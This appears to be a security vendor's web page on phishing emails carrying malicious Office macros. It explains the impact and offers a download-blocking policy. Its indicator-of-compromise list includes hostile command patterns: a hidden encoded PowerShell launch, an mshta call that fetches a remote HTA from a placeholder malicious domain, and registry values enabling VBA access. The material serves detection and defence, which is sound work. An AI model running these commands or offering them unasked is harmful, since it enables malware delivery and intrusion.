Isolate Macro Documents
Attackers send phishing emails with attachments containing malicious macros that, when enabled, execute code to steal data, install malware, or gain remote access.
Defend With SquareX
Create a file download policy to Isolate macro documents.
Affected Companies:



Bancoestado
Cognizant
Allentown
Example Policy

Follow These Steps
- Click on Launch Attack Simulation button
- With SQRX enabled, file download will be blocked
Details
Threat actors are leveraging malicious Microsoft Office documents containing VBA or XLM macros to deliver malware. These files are often distributed via phishing emails that masquerade as invoices, resumes, contracts, or internal corporate notices.
When a victim enables macros, the embedded script executes PowerShell or WMI commands to:
- Download additional payloads (e.g., info-stealers, loaders, ransomware).
- Establish persistence by modifying registry keys or creating scheduled tasks.
- Disable security tools via obfuscated commands.
Impact
Initial Access: Macro-based delivery serves as an entry point for further malware, including Emotet, QakBot, TrickBot, Agent Tesla, and ransomware loaders.
Credential Theft: Harvests system credentials, browser-stored passwords, and cached sessions.
Data Exfiltration: Sensitive files may be uploaded to attacker-controlled C2 servers.
Lateral Movement: Attackers can pivot inside corporate networks using stolen credentials and deploy additional malware payloads.
Business Risk: Potential data breach, account takeover, financial fraud, and ransomware deployment, often resulting in downtime and reputational damage.
Indicator of Compromise (IOC)
Suspicious .docm, .xlsm files received via email.
Look for macros containing Base64-encoded or obfuscated PowerShell commands.
Office applications spawning unusual child processes, such as:
- powershell.exe -nop -w hidden -enc <payload>
- mshta.exe http[:]//<malicious-domain>/payload.hta
Check for registry modifications enabling unsafe macro execution:
- HKCU\Software\Microsoft\Office\<version>\Word\Security\AccessVBOM = 1
- HKCU\Software\Microsoft\Office\<version>\Excel\Security\AccessVBOM = 1